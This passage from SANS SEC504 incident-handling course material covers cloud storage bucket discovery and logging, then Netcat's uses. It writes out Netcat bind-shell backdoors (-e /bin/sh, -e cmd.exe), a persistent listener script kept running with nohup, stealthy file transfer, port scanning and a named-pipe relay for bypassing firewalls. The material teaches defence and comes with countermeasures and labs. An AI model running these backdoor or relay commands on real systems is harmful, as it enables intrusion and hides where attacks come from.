Another issue when scanning cloud providers for insecure buckets that could disclose your information is the difficulty of bucket ownership attribution: *whose files are these?* Identifying a bucket name that is close to your organization name could indicate a bucket squatting attack, but it could also be an employee at the same organization that intends to use the bucket for a different purpose.

Finally, for the cases where open buckets are identified, it is not uncommon to see large numbers of files stored. Evaluating all of the files for information disclosure threats can be time-consuming, particularly for content that is not easily parsed by text processing tools (including compressed or encrypted files, images, proprietary file formats, etc.)

You have a valuable tool for identifying buckets: network logs

- DNS, HTTP proxy, and network logs are a valuable tool for identifying cloud storage use in your organization
 - DNS names: Identifies Azure blob use, some S3 buckets (bucket.s3.amazonaws.com but not s3.amazonaws.com/bucket)
 - HTTP proxy logs: Identifies all cloud storage providers
 - Network logs: SNI disclosure

```
▼ Server Name Indication extension
  Server Name list length: 36
  Server Name Type: host_name (0)
  Server Name length: 33
  Server Name: falsimentis-corp.s3.amazonaws.com
```

Although TLS is encrypted, server names are often disclosed in plaintext during connection establishment.

Another opportunity for defenders is to leverage any available logging resources within an organization to identify hostname or URL patterns that match cloud storage services. This could be DNS logs (identifying Azure Blobs and some S3 buckets, but not Google Cloud Buckets since they do not use unique DNS names), HTTP proxy logs (AWS, Azure, and Google), and even network packet capture data.

While most cloud storage tools will utilize TLS encryption for HTTP traffic, cloud providers often disclose the server name information as part of the HTTP Server Name Indication (SNI) field as shown on this page. Using the server name field, we can identify the cloud provider and the bucket name, revealing Azure Blobs and some S3 storage services.

The Need for Cloud Storage Logging

Cloud Storage

Configure cloud storage to log requests and identify abuse

Edit server access logging

Server access logging

Log requests for access to your bucket. [Learn more](#)

Server access logging

- ☐ Disable
☒ Enable

By enabling server access logging, S3 console will automatically update your bucket access control list (ACL) to include access to the S3 log delivery group.

Target bucket

s3://sec504-erk-logging/sec504-erk

Browse S3

Format: s3://bucket/prefix

IMPORTANT


Configure all cloud storage to log access requests. This is not turned on by default, and few organizations have any insight into who accesses cloud storage repositories.

If your organization is utilizing cloud storage, it is vitally important that you configure cloud storage logging facilities. For many cloud providers this is not turned on by default, requiring the cloud administrator to choose a second bucket name as the target for storing access logging to the monitored bucket, as shown on this page.

Without logging services for storage buckets, an incident responder cannot determine *who* accessed the bucket data *when*, and they are further unable to identify the nature of the data retrieved by an attacker. This information is vital not just for publicly-accessible cloud storage services, but also for ACL-protected buckets if the defender must assess the impact of disclosed access credentials that could be used by an attacker.

Cloud storage logging data is compatible with many SIEM tools as well as Elastic Stack through the Filebeat module (<https://www.elastic.co/guide/en/beats/filebeat/master/filebeat-modules.html>). If a simpler solution is needed, defenders can download the logs locally and convert the logging data into a format compatible with spreadsheet tools using `s3logparse` by Rob Clarke (<https://pypi.org/project/s3-log-parse/>). In the example below we create a temporary directory for S3 logging data, copying logs from the *sec504-erk-logging* bucket to the temporary directory, then convert the logging data to a tab-separated values file:

```
$ mkdir s3logs; cd s3logs
$ aws s3 sync --exclude="*" --include="*" s3://sec504-erk-logging/ .
$ cat * | s3logparse > s3logs.tsv
```



In this module we investigated the topics surrounding cloud storage attacks. As a fundamental cloud technology, cloud storage systems are used by many organizations, and have been the source of many breaches as well. These platforms can be deployed in an insecure manner, either inherited through early defaults to public access, or through misconfigured or insecure deployment choices.

Cloud storage solutions universally offer access to files through HTTP, using unique URL endpoints for each service and storage endpoint. These *bucket names* are globally unique, allowing an attacker to use different tools to enumerate the HTTP endpoints to identify insecure cloud storage settings.

We looked at three tools to target AWS S3, Google Cloud, and Azure cloud storage products. These tools all operate on a similar principle where the attacker supplies a wordlist of bucket names, and the tools automate the process of discovery and enumeration. These tools all have subtle differences though, where the AWS S3 `bucket_finder` tool accepts a wordlist of potential bucket names, and `GCPBucketBrute` accepts a root word and applies multiple prefixes and suffixes to each root. `BasicBlobFinder` for Azure uses an account name and a container name together to identify the unique Azure Blob storage endpoints.

Despite these differences, attackers can leverage these tools effectively by creating a wordlist of the target organization name, common abbreviations, product names, partner names, and more using OSINT data. Combining these names with common suffixes and prefixes such as *dev*, *files*, *data*, *qa*, etc., can be a creative and effective way to identify buckets including those with weak security settings.

We also looked at an example of an attack walkthrough, exploring a vulnerability discovered in a publicly accessible bucket that included read and write access. In this example a Google Cloud bucket used by an online gaming site was the target of a breach, where the write access was used to upload a web shell that could be used by an attacker to download and run any files on the Linux web server including the establishment of a Command & Control (C2) remote access channel.

From a defense perspective, organizations can scan for insecure cloud storage like an attacker would (with permission) and can use network logging data to enumerate bucket access within the organization. For cloud storage services, it is important to configure and capture logging data about all access, successful and failed.

LAB

Please work on the lab exercise
Cloud Bucket Discovery



Please work on the lab exercise *Cloud Bucket Discovery*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Access Attacks

Password Attacks
Lab: Password Guessing Attacks with Hydra
Cloud Spotlight: Microsoft 365 Password Attacks
Lab: Microsoft 365 Password Attacks
Understanding Password Hashes
Password Cracking
Lab: John the Ripper
Lab: Hashcat
Cloud Spotlight: Insecure Storage
Lab: Cloud Bucket Discovery
[Multipurpose Netcat](#)
Lab: Netcat's Many Uses

We will conclude this book's material with a look at the ubiquitous Netcat tool.

Netcat

MANY

- Simply reads and writes data across network
- Focus is on moving raw data between ports on systems
- There are many faces of Netcat (different versions)
 - Traditional Netcat, written for UNIX by Hobbit, 1996
 - Rewritten for Win32 by Weld Pond, 1998
 - GNU Netcat, functional equivalent
 - Ncat, a variation created for the Nmap project

NOTE

Netcat simply moves data across the network.

The simple part is why Netcat is so useful: It can be applied to many different tasks that are valuable to an attacker, while often evading EDR systems.

Netcat and its variants are some of the most useful tools for hacking available today. It allows you to easily move data across a network, functioning much like the UNIX `cat` command, where data can be sent over various TCP or UDP ports instead of through programs or files.

There are many different Netcat clones. Besides the original Netcat, there is GNU Netcat, which sought to implement a feature-compatible version of Netcat. Variations of Netcat are available for both Windows and Linux systems, as well as many other UNIX variants.

The Nmap development team has also released a Netcat version called Ncat (<https://nmap.org/ncat>). It supports SSL/TLS encryption for both clients and listeners. It also allows multiple clients to connect to a single listener simultaneously. (The original Netcat allows only one connection at a time to a listener.) It has some nice, easy-to-use relay features (similar to the features we mimic in the original Netcat using some command-line tricks). Ncat can also help a user communicate between two systems behind NAT devices by implementing an interesting connection broker function. When Ncat is run as a connection broker, it listens on a given port. Then two or more clients running on multiple different systems can connect simultaneously to this listener. All data sent from one client is directed to all the other connected clients through the broker. A similar Ncat feature involves its chat function. Here a listener receives connections from multiple clients. Any data sent from one of the clients is sent to all the other clients, but with a message prepended indicating a unique user number for each client.


For this class on incident handling, we focus on the original Netcat because it remains the most often used by computer attackers, given that it is built into many Linux distributions.

Netcat is difficult to categorize in the MITRE ATT&CK Framework, since it offers so much functionality. As we'll see in this module, it can be used as an Exfiltration tool (TA0010, <https://attack.mitre.org/tactics/TA0010/>), as a Discovery tool (TA0007, <https://attack.mitre.org/tactics/TA0007/>), and as a Command and Control (C2) platform (TA0011, <https://attack.mitre.org/tactics/TA0011/>).

Netcat Client Mode

Netcat

- Client mode starts a connection to a specific port
- Standard input is sent across network
 - Keyboard, redirected from a file or piped from an application
- All data back from the network is put on standard output
- Messages from the tool itself are sent to standard error (stderr)
 - That's nice because they won't be put in stdout and won't corrupt anything you want to capture




By default, Netcat is in client mode. You tell it which system and port number to connect to.

You can pipe a program's output to Netcat or pipe Netcat's received data into a program. You can also redirect Netcat's output to a file. It truly works like `cat` over the network. Messages from Netcat associated with the connection (such as error conditions) are sent to standard error.

Netcat Listen Mode

Netcat

- Listen mode waits for connections on a specific port
- All data received from the network is put on standard output
 - Screen, redirected to a file or sent to an application
- Standard input is sent across network
- Messages from the tool itself are sent to standard error (stderr)
- Mirror image of the previous page's picture; the only difference is:
 - Clients start connections
 - Listeners wait for them to arrive



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

81

By using the `-l` option (for *listen*), Netcat is put in listening mode. You tell it which port to listen on (TCP or UDP). Netcat receives packets from the network and then sends their contents to standard out, which is the screen (by default). Alternatively, the received data on the network can be directed into a file or piped into any application's standard input.

If you are very observant, you might note that the picture on this slide is a mirror image of the previous slide's graphic. The only difference is that clients start the connection, while listeners wait for them to arrive. The standard in and standard out are connected to the network in the same way for both.

Some Netcat Uses

Netcat

- We discuss some of the many uses for Netcat
 - 1) Data transfer (moving files)
 - 2) Port scanning
 - 3) Making connections to open ports
 - 4) Backdoors
 - 5) Relays

Netcat can be used for all kinds of network-centric attacks. We look at how the tool can be applied to the following kinds of attacks:

1. Data transfer (moving files)
2. Port scanning
3. Making connections to open ports
4. Backdoors
5. Relays

These are only some of the ways Netcat can be used. There are an infinite number, limited only by the user's imagination.

- Send files between systems
- Option 1) To move a file from listener back to client
 - listener: `nc -l -p port < filename`
 - client: `nc listenerIP port > filename`
- Option 2) To push a file from client to listener
 - listener: `nc -l -p port > filename`
 - client: `nc listenerIP port < filename`
- You can even use some browsers as the client for option 1
- Works with TCP or UDP
- You can even set up source IP address on listener so that it only accepts connections from one source address

One of the most common uses for Netcat is to transfer data between two systems. Note that you can create stealthy data transfers by using something like UDP port 53, which would look like DNS traffic.

Even for legitimate uses, it's often easier to start Netcat on a port allowed on the network just to move a file around than to use another more complex protocol like FTP.

To send files between systems, you have the following options:

Option 1) To move a file from listener back to client:

```
listener: nc -l -p 1234 < filename
client: nc listenerIP 1234 > filename
```

Option 2) To push a file from client to listener:

```
listener: nc -l -p 1234 > filename
client: nc listenerIP 1234 < filename
```

You can even use a browser as the client for option 1. Also, this Netcat file transfer works with TCP or UDP.

You can even set up source IP address on listener so that it only accepts connections from one source address. Essentially, that listener operates then with similar filtering functionality to a TCP wrapper service.

Netcat: Port Scanning

Netcat

```
$ nc -v -w3 -z targetIP startport-endport
```

- TCP and UDP port scanning
- Linear scans (default) or random scans (with the -r option)
- -z option for minimal data to be sent
- -v tells us when a connection is made (crucial info for a port scanner)
- -w3 means wait no more than 3 seconds on each port
- Can scan from any source port and source routing supported
- We can go further, connecting to various ports, entering data, and recording the response

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

84

Netcat supports standard port scans, completing the three-way handshake for TCP and just shooting data at a UDP port. Although not as full-featured or stealthy in doing port scans as Nmap, Netcat is still a good basic port scanning tool. The command listed in the slide scans each port in the range. The -v means to be verbose, which prints out each connection as it is made (indicating an open port). The -w3 means to wait no more than 3 seconds on each port for a response. The -z means to send minimal data for TCP other than the handshake itself.

Think about how you'd modify this to do a port scan from a source port of 80.

You'd add a -p 80 to the command. Remember, -p means local port, which on a client (the scan we're doing here) means the source port.

Netcat: Backdoors

Netcat



```
nc -l -p port -e cmd.exe
```




```
nc -l -p port -e /bin/sh
```

2

```
nc target port
```

1

```
nc -l -p port  
-e /bin/sh
```



NOTE

The attacker must be able to run Netcat on the victim to create a shell listener.

In this configuration, Netcat listens on a port for the backdoor; can also be applied as a client, reverse-TCP.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

85

One common function for Netcat is to provide a backdoor login shell. By setting up a Netcat listener on any port and activating the *-e* (*execute*) option, Netcat runs a shell (or any other program) when someone connects on the port.

Note that if you just run `/bin/sh` or `cmd.exe`, logging in to the backdoor shell is not required. You are already logged in as the user who ran the Netcat listener.

- With the `-l` flag, Netcat listens once
- When a connection is dropped, Netcat stops listening
- On Windows, Netcat restarts listening when invoked with `-L`
- On Linux/UNIX, Netcat can be made persistent in several ways
 - Schedule a cron job to start Netcat regularly
 - Use a version of Netcat that supports `-L`
 - Use a while loop in a script launched with `nohup` (ignores logout signal)

```
$ cat listener.sh
while [ 1 ]; do echo "Started"; nc -l -p port -e /bin/sh; done
$ nohup ./listener.sh &
```

Unfortunately for attackers, the *listen harder* feature is only built into the Windows version of Netcat and is not included in most Linux and UNIX Netcat versions. We should note that a few hardy individuals have altered a few specialized versions of Netcat to make the UNIX/Linux version support the `-L` option. Such versions aren't all that popular as of this writing.

An attacker can make a Netcat listener persistent on UNIX and Linux by using a while loop, invoking the following command:

```
$ while [ 1 ]; do echo "Started"; nc -l -p [port] -e /bin/sh; done
```

When executed, this command prints out *Started*, listens on a given TCP port, and then invokes a command shell (`/bin/sh`) when someone connects. Then, once the command shell is exited, the while loop cycles around, printing *Started* again, and then listens anew on the port for a connection. In this way, the attacker has created a persistent listener using the UNIX/Linux version of Netcat, along with a little shell scripting with a `while` loop. There's still a little problem, however. If the attacker logs out of the system, the Netcat listener goes away because the user who invoked it has disappeared.

To eliminate the problem and make a totally persistent listener that will let the attacker log out, the attacker can dump the while loop syntax we described into a file, called `listener.sh`, for example. The attacker can then change the permissions on this file to readable and executable so that it can run as a script, using the command:

```
$ chmod 555 listener.sh
```

Then the attacker can invoke this loop in the background by using the `nohup` command, as follows:


```
$ nohup ./listener.sh &
```

On UNIX and Linux, the `nohup` command makes a process keep running, even if the user who invoked it logs out. Thus, this listener keeps on listening, giving the attacker far more reliable backdoor access to the system.

Netcat: Relays

Netcat

- Use Netcat to relay information from system to system to system
 - Bypass a firewall control by redirecting through a host
 - Make it harder to trace the origin of an attack



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

87

Netcat can be used to bounce an attack across one or more systems controlled by an attacker. Suppose an attacker has compromised the system at 10.10.10.10 shown on this page and wants to exploit the web server at 10.10.10.100, but a firewall prevents the attacker from connecting directly from their IP at 10.10.10.1 to 10.10.10.100:80. The attacker can use Netcat to relay a connection from their system, through the relay, to the target system.

To accommodate this, the attacker runs Netcat on the relay system at 10.10.10.10. By listening on a new TCP port (`nc -l -p 2222`) and forwarding that activity to the target system (`nc 10.10.10.100 80`), the relay system allows the attacker to bypass firewall restrictions and access the desired target.

One advantage for the adversary is that connecting through a relay obscures the real originating point of the attack. Connection logs on 10.10.10.100 will indicate that the connection originated from 10.10.10.10, even though it was a relay controlled by the attacker.

Note that this example shows a single relay, but an attacker can leverage multiple hosts (all running Netcat) to further obfuscate the attack and to masquerade their source IP through multiple hops. We'll look at this technique later in our section 5 material on post-exploitation topics.

The example shown on this page would allow only a one-way connection from the attacker to the target, relaying through the victim. An additional resource is also needed for the attacker to obtain the response from the target: a *named pipe*.

Make a Netcat Relay on Linux

Netcat

Create a named pipe to redirect traffic on Linux/UNIX

```
$ mkfifo backpipe
```

1. Listen on port 2222 for attacker traffic

2. Attacker traffic is piped to target

3. Target response is written to the named pipe

```
$ nc -l -p 2222 < backpipe | nc 10.10.10.100 80 > backpipe
```

4. Return backpipe data to attacker client

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

88

One method to create a Netcat relay on Linux and UNIX systems involves using a special file type known as a FIFO (First in, First Out) file, also known as a *named pipe*. To create this file, we use the `mkfifo` command:

```
$ mkfifo backpipe
```

This command creates a FIFO file named `backpipe` to move data back and forth between processes (the name of the file `backpipe` is not significant; you can name the file whatever you like). Named pipes work similar to an *unnamed* pipe that you've already used in class (e.g., `ls | grep filename` where `|` is the unnamed pipe.) Using a named pipe, we get similar functionality to pass data from one program to another, except we can do it using a file object instead of a linear command pipeline.

Next, the attacker starts two invocations of the Netcat command. Consider the example shown here:

```
$ nc -l -p 2222 | nc 10.10.10.100 80
```

In this example, the relay box starts to listen on TCP port 2222. All received activity on that port (from the attacker trying to use the relay) is then sent over the unnamed pipe to a Netcat client, forwarding the data to the target web server at 10.10.10.100.

This example works, but is a *one-way* relay, where the response from 10.10.10.100 is returned to the relay but not the attacker. To accommodate a full relay, we integrate the named pipe in the command:

```
$ nc -l -p 2222 < backpipe | nc 10.10.10.100 80 > backpipe
```

In this example, (1) the relay listens for attacker traffic on TCP/2222; (2) activity from the attacker is sent from the listener, through the unnamed pipe, to the Netcat client on the target server; (3) the server response is written to the named pipe `backpipe`; (4) the `backpipe` data is read by the Netcat listener and returned to the attacker as the server response.

- Defense against Netcat depends on the mode in which it is used
- To summarize, preparation step involves
 - Data transfer: Know what is running on your systems
 - Port scanner: Close all unused ports
 - Connecting to open ports: Close all unused ports
 - Backdoors: Know what is running on your systems
 - Relays: Carefully architect your network with layered security so an attacker cannot relay around your critical filtering capabilities (internal network firewalls, private VLANs, network isolation design)

Each of these defensive measures is already discussed elsewhere in the session. Netcat just brings all these capabilities together in one powerful tool!

The defense against Netcat depends on the mode in which it is used. To summarize:

- **Data transfer:** Know what is running on your systems and stop processes engaged in unusual port activity.
- **Port scanner:** Close all unused ports.
- **Connecting to open ports:** Close all unused ports.
- **Backdoors:** Know what is running on your systems and stop processes engaged in unusual port activity.
- **Relays:** Carefully architect your network with layered security so an attacker cannot relay around your critical filtering capabilities. You may want to consider deploying intranet firewalls to implement various chokepoints on your internal network through filters. Additionally, private VLANs (PVLANS) can help isolate traffic to and from individual systems, making it more difficult for attackers to pivot effectively in a target environment.

Isn't this kind of ... 1996?

- This module is only partly about Netcat
- It's about the *ingenuity of attackers* to bypass restrictions, to combine operating system features with available tools
- It's about network connections, reverse connections, and port forwarding to create *difficult-to-trace trails* in your network
- It's about *living off the land* (LOL) and using what's available to the attacker without introducing additional tools
- It's also about Netcat, which is still incredibly useful, 25 years later


We spent a fair amount of time talking about Netcat. Maybe you have heard of Netcat, but never really saw the reason why people are obsessed with squeezing Netcat for every bit of functionality that it offers. Maybe you wonder why a tool from 1996 can still call for so much class time. You are not alone.

This module is only partly about Netcat. It is mostly about understanding the *ingenuity of attackers*, and how a straightforward tool can be leveraged in many ways. These techniques often exceed the original author's intent for the tool and challenge us as defenders to figure out new ways to stop sophisticated attackers.

This module is also about important network topics such as direct network connections, reverse connections, and port forwarding. Attackers will use all of these techniques on your network to make it difficult (or impossible) to trace their activity to the original source. This is also a reality for defenders: In most compromise cases, attribution can be hard.

This module is also about the topic of *living off the land* (LOL) where an attacker uses the tools available to them without introducing new tools to the system. There are several tools for UNIX and Windows systems that can establish listeners, reverse shells, and port forwarding controls, but to use them would require the attacker to download and install something new. Any time an attacker changes the system in this fashion, they create more evidence that can contribute to their discovery and attribution. Instead of adding something new, leveraging something that already exists (Netcat on Linux, or PowerShell commands to replicate Netcat functionality on Windows) will aid the attacker in not disturbing the *status quo* of the system, to their significant advantage.

Finally, this module is about Netcat, a tool which is still incredibly useful, 25 years after it was introduced.



This visual association summary is included in your ISO media files as Summary-Netcat.pdf

In this module we investigated the topics surrounding the multi-purpose Netcat tool. Netcat is a straightforward tool that reads and writes data across the network, accepting standard input and sending it over the network, receiving data from the network and displaying it on standard output. Netcat has two modes of operation: client mode, where Netcat is a client connecting to a listening TCP or UDP port, and listen mode, where Netcat listens on a TCP or UDP port and waits for incoming connections. Through this tool, an attacker has many opportunities to manipulate host systems.

Netcat can be used for data transfer, where an attacker that can run Netcat on two systems can setup one as a listener, and another as a client, sending data between the two. Since data can flow both directions, the recipient of the data can be either the listener or the client.

Netcat can also be used as a port scanner. While not as powerful as Nmap, Netcat can be used to enumerate listening ports, retrieve banners from ports to identify services, and interact with services as well.

Netcat can be used to create a backdoor on a compromised host as well. If Netcat is run with the `-e` argument (Windows or UNIX/Linux), the attacker can specify a program that the Netcat data should interact with. Specifying `cmd.exe` (Windows) or `/bin/sh` (UNIX/Linux) allows an attacker to listen on a port and open a shell or push a shell as a Netcat client to a listener (a so-called reverse TCP shell, or a reverse UDP shell).

Finally, Netcat can be used to establish a relay or pivot between multiple hosts on the network. Leveraging named pipes, an attacker that compromises a system can make it listen on a port and forward all received traffic to another network destination. This makes it difficult to trace the activity of the attacker since the target will show access as originating from the pivot host.

Defenses against the use of Netcat differ depending on the Netcat mode in use. Common defense strategies such as limiting running services to only those that are needed and using network filtering controls between systems are recommended. Endpoint Detection and Response tools are also valuable as a mechanism to identify an attacker trying to use Netcat on a compromised system.

LAB

Please work on the lab exercise
Netcat's Many Uses



Please work on the lab exercise *Netcat's Many Uses*. For this lab exercise you will need your class Slingshot Linux VM and the class Windows VM.

Course Resources and Contact Information



AUTHOR CONTACT

Joshua Wright
jwright@willhackforsushi.com
Twitter: @joswr1ght



SANS INSTITUTE

11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)



PEN TESTING RESOURCES

pen-testing.sans.org
Twitter: @SANSPenTest



SANS EMAIL

GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

SANS CURRICULUM FOCUS AREA

BLUE TEAM OPERATIONS

The term Blue Team comes from the world of military exercises, during which the Red Team plays the role of the adversary and the Blue Team acts as the friendly forces defending itself from Red Team cyber-attacks.

In cybersecurity, the Blue Team's focus is on defending the organization from cyber-attacks. Blue Teams develop and implement multiple security controls in a layered defense-in-depth strategy, verify their effectiveness, and continuously monitor and improve defenses.

Blue Team Operations courses will teach you to:

- Deploy tools and techniques needed to defend your networks with insight and awareness
- Implement a modern security design that allows you to protect your assets and defend against threats
- Establish and maintain a holistic and layered approach to security
- Detect intrusions and analyze network traffic
- Apply a proactive approach to Network Security Monitoring (NSM)/Continuous Diagnostics and Mitigation (CDM)/Continuous Security Monitoring (CSM)
- Use methods and processes to enhance existing logging solutions
- Apply technical security principles and controls for the cloud

“Using the techniques from this class, I will immediately be able to improve our logging and detection capabilities.”

—Kendon Emmons, Dart Container

Blue Team Operations Job Roles:

- SOC Analyst / Manager
- Intrusion Detection Engineer, Threat Hunter
- Security and Network Engineers/Architect
- Investigator / OSINT Analyst
- Endpoint/Server System Administrators
- Automation and DevSecOps
- Incident Responders
- Cyber Threat Intelligence Analysts

Featured Blue Team Operations Training and Certifications

SEC450 Blue Team Fundamentals: Security Operations and Analysis

This course provides an accelerated on-ramp for new cyber defense team members and SOC managers. The curriculum introduces students to a defender's common tools and packs in essential explanations of those tools, processes, and data flow that every blue team member needs to know.

sans.org/SEC450

